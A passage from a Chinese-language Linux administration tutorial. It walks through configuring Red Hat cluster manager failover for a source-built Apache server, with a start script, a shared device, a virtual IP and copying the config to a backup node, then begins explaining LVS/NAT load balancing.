


图10




图11




图12

在User Script这栏里要求输入apache的启动脚本，由于我是用gcc源码编辑的，这里我们就不能写出/etc/init.d/httpd start。我这里在/usr/local/apache目录中，touch一个apache_start文件，加入以下内容

```
# vi /usr/local/apache/apache_start
#!/bin/sh
/usr/local/apache/bin/apachectl start
保存退出。
# chmod 755 /usr/local/apache/apache_start
```




图13

点Add Child—Add Device，在Device Special File栏写入你的盘柜的地址，这里我是在本地测试。Mount Point这栏里填写你盘柜mount的点，FS Type栏里写ext3分区，按确定，如图14所示。




图14

点Add Child—Add Service IP Address，在弹出的对话框中输入虚拟的IP地址，我这里为192.168.0.100。根据你的实际情形而定。按确定，如图15所示。

我们再回到控制台界面，启动apache服务进程，过两三秒中你就会看到服务在运行了。这时你可以看一下你的IP地址，键入ifconfig，这时你会发现你的网卡多了一块。测试，在浏览器上输入刚才建立好的虚拟IP即可。把配置文件/etc/cluster.xml拷贝到辅机，可用命令：

scp /etc/config.xml root@192.168.0.12:/etc/

输入对方的密码即可进行传输。在辅机同样要安装




图15

cluster软件包，然后我们启动service clumanager start，过一会你回到主机上会发现辅机的状态为活跃。测试，关掉主机，大约3，4秒，辅机会接管其服务。

Lvs负载均衡的基本设置

我们这里以LVS/NAT方式做讲解，至于LVS/TUN方式和LVS/DR方式，我在实际工作中没有涉及到，故就不在这里介绍了，有兴趣的朋友可以拜读一下章文嵩博士的论文。

(一) 设定LVS/NAT方式的负载均衡集群

NAT是指Network Address Translation，它的转发流程是：Director机器收到外界请求，改写数据包的目标地址，按相应的调度算法将其发送到相应Real Server上，Real Server处理完该请求后，将结果数据包返回到其默认网关，即Director机器上，Director机器再改写数据包的源地址，最后将其返回给外界。这样就完成一次负载调度。构架一个最简单的LVS/NAT方式的负载均衡集群如图16所示。

